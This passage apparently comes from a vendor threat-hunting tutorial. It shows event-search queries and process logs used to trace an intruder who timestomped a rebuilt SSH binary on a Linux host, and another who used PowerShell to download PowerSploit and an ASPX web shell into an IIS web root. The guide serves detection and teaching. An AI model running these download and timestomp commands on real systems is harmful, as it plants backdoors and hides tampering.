Close inspection of this process tree illustrates what the adversary did. A malicious Word document was used to open PowerShell to launch Dharma ransomware. Falcon blocked the ransomware so the adversary established persistence through the creation of a new user using the 'net' commands. We then see the use of processhacker and "WMIC" commands in an attempt to uninstall the security software (which failed).




The event search empowers users to search and report on a large volume of data with a flexible, easy to use query language. However, sometimes there is no replacement for visualization and automation to save time when time matters most

## 16.2 Threat Hunting on Linux

STEP / 01

Open the Event Search page in the Investigate module.




The screenshot shows the netradyne interface with the following navigation path: Dashboards > Activity - Overview. The main area is divided into five columns: Bookmarks, Activity, Investigate, Hosts, and Configuration. Under the Activity column, there are several options: Dashboard, Incidents, Detections, Quarantined Files, Real Time Response, and Firewall. Under the Investigate column, the Event Search option is highlighted with a red box. Other options include Host Search, Hash Search, User Search, IP Search, Hash Execution Search, Bulk Domain Search, Bulk Host Audit, and USB Device Control. The Hosts and Configuration columns also contain various management and policy-related options.

### STEP / 02

We'll start our search by looking at running processes on the Linux system in this environment. This command could be changed to shorten the time frame or add additional Linux systems, in our case we'll look at a single system over the last week.

```
earliest=-7d aid=09d2a7a912814da5b3050b76f3e46c5f
```




The screenshot shows the 'New Search' interface. The search bar contains the query 'earliest=-7d aid=09d2a7a912814da5b3050b76f3e46c5f ProcessRollUp2'. Below the search bar, a message indicates 8,366 events from 3/2/21 3:54:56.000 PM to 3/9/21 3:54:59.338 PM, with a note about 'No Event Sampling'.

### STEP / 03

Our previous search gathers all the events that might be of interest, let's organize the results into a table view.


```
earliest=-7d aid=09d2a7a912814da5b3050b76f3e46c5f ProcessRollUp2 | stats count by FileName  
| sort - count | fields count, FileName
```



#### STEP / 04

Hunting starts wide and then narrows down the search as we get more and more relevant data. While the table view is helpful to narrow in on applications that could potentially be used in an attack let's focus our search on specific filenames. Copy the new command and paste it into the Event Search field

```
earliest=-7d aid=09d2a7a912814da5b3050b76f3e46c5f ProcessRollUp2 FileName=whoami OR
FileName=id OR FileName=netstat OR FileName=wget OR FileName=cat OR FileName=ping OR
FileName=touch OR FileName=ps OR FileName=hostname OR FileName=perl OR
FileName=python OR FileName=make| stats count by FileName | sort - count | fields count,
FileName
```



#### STEP / 05

Once again the results have been narrowed down to a manageable list of potentially interesting commands. Let's investigate the 'touch' command. Click on the word touch then select view event

New Search

```
earliest=-7d aid=09d2a7a912814da5b3050b76f3e46c5f ProcessRollUp2 FileName=whoami OR FileName=id OR FileName=netstat OR FileName=wget
OR FileName=cat OR FileName=ping OR FileName=touch OR FileName=ps OR FileName=hostname OR FileName=perl OR FileName=python OR
FileName=make| stats count by FileName | sort - count | fields count, FileName
```

✓ 256 events (3/2/21 3:56:39.000 PM to 3/9/21 3:56:42.775 PM) No Event Sampling ▾

Events (256) Patterns Statistics (8) Visualization

100 Per Page ▾ Format ▾ Preview ▾

count	FileName
179	cat
28	hostname
17	touch

FileName = touch  
[View events](#) i  
[Other events](#) i  
[Exclude from results](#) i  
[New search](#) i

#### STEP / 06

The list of events has now been reduced to include only the 'touch' command used on a specific host over the last 7 days. Scroll through the list until you see a touch command that modifies a file related to SSH.

---

3/8/21 { [-]  
 11:35:42.745 PM Agent IP: 154.3.44.112  
 CommandLine: touch -r /usr/bin/ssh ./ssh    
 ComputerName: cs-falcon-th08  
 ConfigBuild: 1007.8.0011110.1  
 ConfigStateHash\_decimal: 3640934996  
 EffectiveTransmissionClass\_decimal: 2  
 Entitlements\_decimal: 15  
 FileName: touch  
 FilePath: /usr/bin/  
 GID\_decimal: 0  
 ImageFileName: /usr/bin/touch  
 LocalAddressIP4: 172.17.0.1  
 MAC: 02-42-8A-4C-E5-97  
 MD5HashData: bebedf5ac2c220d69fb80c366a7cbbab  
 ParentBaseFileName: bash  
 ParentProcessId\_decimal: 56851787811  
 ProcessEndTime\_decimal: 1615246542.369  
 ProcessGroupId\_decimal: 56851787811  
 ProcessStartTime\_decimal: 1615246542.367

#### STEP / 07

This touch command is suspicious. We see that the file ssh was referenced and then the -r switch was used. The -r switch is often used to change the date a file was last accessed or modified. Why would someone want to change or modified the date associated with this file?

To get a better idea of what's going on we want to employ a standard threat hunting methodology of building out the process tree. Lucky for us, the Falcon Platform does this for us. To do this, scroll to the bottom of the event and click Event Actions find the Show Parent Process button and click it

```
3/8/21      { [-]
11:35:42.745 PM    Agent IP: 154.3.44.112
                    CommandLine: touch -r /usr/bin/ssh ./ssh
                    ComputerName: cs-falcon-th08
                    ConfigBuild: 1007.8.0011110.1
                    ConfigStateHash_decimal: 3640934996
                    EffectiveTransmissionClass_decimal: 2
                    Entitlements_decimal: 15
                    FileName: touch
                    FilePath: /usr/bin/
                    GID_decimal: 0
                    ImageFileName: /usr/bin/touch
                    LocalAddressIP4: 172.17.0.1
                    MAC: 02-42-8A-4C-E5-97
                    MD5HashData: bebedf5ac2c220d69fb80c366a7cbbab
                    ParentBaseFileName: bash
                    ParentProcessId_decimal: 56851787811
                    ProcessEndTime_decimal: 1615246542.369
                    ProcessGroupId_decimal: 56851787811
                    ProcessStartTime_decimal: 1615246542.367
                    ProductType: none
                    Rgid_decimal: 0
                    Ruid_decimal: 0
                    RawProcessId_decimal: 11114
                    SHA1HashData: 0000000000000000000000000000000000000000000000000000000000000000
                    SHA256HashData: 321fa182bd547947e068e438dc37c1efb5b9028a9c0c4598501757ddfd198afd
                    Sgid_decimal: 0
                    Svuid_decimal: 0
                    SessionProcessId_decimal: 56851787811
                    SourceProcessId_decimal: 56851787811
                    SourceThreadId_decimal: 0
                    TargetProcessId_decimal: 63057738886
                    TtyName: pts0
                    Uid_decimal: 0
                    aid: 09d2a7a912814da5b3050b76f3e46c5f
                    aip: 154.3.44.112
                    cid: c28232a575c84cda8d48ddb19b546e4a
```

Show +/- 10-minute window of processes	Event Hunting
Show Associated Event Data (from TargetProcessId_decimal)	processRollup2
Show Child Processes	processRollup2
Show Endpoint DNS Information	LinV6
Show MD5 Locations	b-9bb3-02687bb477d1
Show Network Connection Data	LinV6
Show Parent Process	processRollup2LinV6-v02
Show Process DNS Information	LinV6
Show Sibling Process Data	LinV6

Event Actions ▾


#### STEP / 08

The Parent Process of the touch command is bash. What else happened inside this bash process tree? What other commands were run in the session

Time	Event
3/8/21 11:18:08.484 PM	{       [-]       Agent IP: 154.3.44.112       CommandLine: bash       ComputerName: cs-falcon-th08       ConfigBuild: 1007.8.0011110.1       ConfigStateHash_decimal: 2401818837       EffectiveTransmissionClass_decimal: 2       Entitlements_decimal: 15       FileName: bash       FilePath: /usr/bin/       GID_decimal: 0       ImageFileName: /usr/bin/bash     }


#### STEP / 09

At this point it would be useful to see the full process tree. Scroll to the bottom of the event and again click on Event Actions. Now this time click on View Process Explorer for the Responsible Process.



#### STEP / 10

The bash process is now displayed in a process tree but there is so much more here. Click the "+" icon to view the full list of commands used in this attack.



Close inspection of this process tree illustrates what the adversary did. 'wget' was used to download files from the internet and the 'gcc' and 'make' commands show that they compiled a new version of SSH. The initial touch command we saw was then used to modify the new SSH binary and assign it the same time stamp as the original SSH binary on the system. This hides the fact that the new SSH binary was freshly created.


These commands aren't rare or uncommon, admins use them every day in the course of their tasks. Having OverWatch as part of the team to distinguish between legitimate and malicious commands was the difference between a breach and a prevention.



## 16.3 Web Shells

### STEP / 01

Open the Event Search page in the Investigate module.




The screenshot shows the 'Investigate' module of the netradyne web interface. On the left, there's a sidebar with 'Bookmarks' (containing 'Investigate'), 'Activity' (containing 'Dashboard', 'Incidents', 'Detections', 'Quarantined Files', 'Real Time Response', and 'Firewall'), and 'Investigate' (containing 'Host Search', 'Hash Search', 'User Search', 'IP Search', 'Hash Execution Search', 'Bulk Domain Search', 'Bulk Host Audit', and 'Event Search'). The 'Event Search' option is highlighted with a red box.

### STEP / 02

Threat hunting on servers can bring a whole different set of variables. However the methodology is still the same start wide and look for suspicious or anomalous events. We'll start this search by looking at a table view of the events on a server over the past week.

```
earliest=-7d aid=e119e1b6e95048ce9e5ca50bddee856f ProcessRollUp2 | stats count by FileName  
| sort - count | fields count, FileName
```




The screenshot shows the 'Event Search' results page. The search query is: `earliest=-7d aid=92a67b96070740f09176764c01340284 ProcessRollUp2 | stats count by FileName | sort - count | fields count, FileName`. The results show 1,876 events from 2/24/21 6:51:22.000 PM to 3/3/21 6:51:25.779 PM. The table lists the following data:

FileName	count
svchost.exe	484
GoogleUpdate.exe	228
conhost.exe	160
taskhostw.exe	158
chrome.exe	137
ngen.exe	56
WmiPrvSE.exe	51
MpCmdRun.exe	49
cmd.exe	31
wsqmcons.exe	29
ngentask.exe	28
CompatTelRunner.exe	27

### STEP / 03

Let's reduce the applications to those that are often associated with admin tool usage or suspicious activity. This search could also be really helpful on a desktop search to find anomalous behavior.

```
earliest=-7d aid=e119e1b6e95048ce9e5ca50bddee856f earliest=-7d ProcessRollUp2
FileName=net.exe OR FileName=ipconfig.exe OR FileName=whoami.exe OR FileName=quser.exe
OR FileName=ping.exe OR FileName=netstat.exe OR FileName=tasklist.exe OR
FileName=Hostname.exe OR FileName=cmd.exe OR FileName=net.exe OR PowerShell.exe| stats
count by FileName | sort - count | fields count, FileName
```




FileName	count
cmd.exe	31
powershell.exe	17
conhost.exe	5
tasklist.exe	2
whoami.exe	2
NETSTAT.EXE	1
ipconfig.exe	1

#### STEP / 04

We have a pretty high count of CMD and PowerShell being run. Since this is a server it could be legitimate. Let's explore different ways to change this search so that we can more easily see suspicious use of PowerShell. We'll modify this search to see if PowerShell has been used to download files or run encoded commands

```
earliest=-7d aid=e119e1b6e95048ce9e5ca50bddee856f event_simpleName=ProcessRollup2
FileName=powershell.exe (CommandLine=*Invoke-WebRequest* OR
CommandLine=*Net.WebClient* OR CommandLine=*Start-BitsTransfer* OR CommandLine=*-enc* OR CommandLine=*_encoded*) | table ComputerName UserName FileName CommandLine
```



ComputerName	UserName	FileName	CommandLine
OW-TH-W2019-DT	ADMINISTRATOR	powershell.exe	powershell Invoke-WebRequest https://github.com/PowerShellMafia/PowerSploit/archive/master.zip -O C:\Temp\master.zip
OW-TH-W2019-DT	ADMINISTRATOR	powershell.exe	powershell Invoke-WebRequest https://raw.githubusercontent.com/tennc/webshell/master/aspx/asp.net-backdoors/cmdexec.aspx -O C:\inetpub\wwwroot\cmdexec.aspx
OW-TH-W2019-DT	ADMINISTRATOR	powershell.exe	powershell Invoke-WebRequest https://github.com/PowerShellMafia/PowerSploit/archive/master.zip -O C:\Temp\master.zip
OW-TH-W2019-DT	ADMINISTRATOR	powershell.exe	powershell Invoke-WebRequest https://raw.githubusercontent.com/tennc/webshell/master/aspx/asp.net-backdoors/cmdexec.aspx -O C:\inetpub\wwwroot\cmdexec.aspx

#### STEP / 05

We have now narrowed down our search to a couple of results that don't look like standard admin usage commands. To dig deeper click on the CommandLine section of the PowerShell event associated with the download of the .aspx file. In the menu click View events


CommandLine	
powershell Invoke-WebRequest https://github.com/PowerShellMafia/PowerSploit/archive/	<a href="#">View events</a> <a href="#">Other events</a> <a href="#">Exclude from results</a> <a href="#">New search</a>
powershell Invoke-WebRequest ht	
powershell Invoke-WebRequest ht	
powershell Invoke-WebRequest ht	
	ComputerName = OW-TH-W2019-DT UserName = ADMINISTRATOR FileName = powershell.exe CommandLine = powershell Invoke-WebRequest h...
	<a href="#">View events</a> <a href="#">Other events</a>

STEP / 06

The event listed tells us a lot. We see that PowerShell downloaded a file, that PowerShell was opened via a command prompt (cmd.exe) and that cmd.exe was opened by a w3wp.exe process. This is concerning as w3wp.exe is associated with an IIS web application and may indicate a vulnerable web server in our organization.

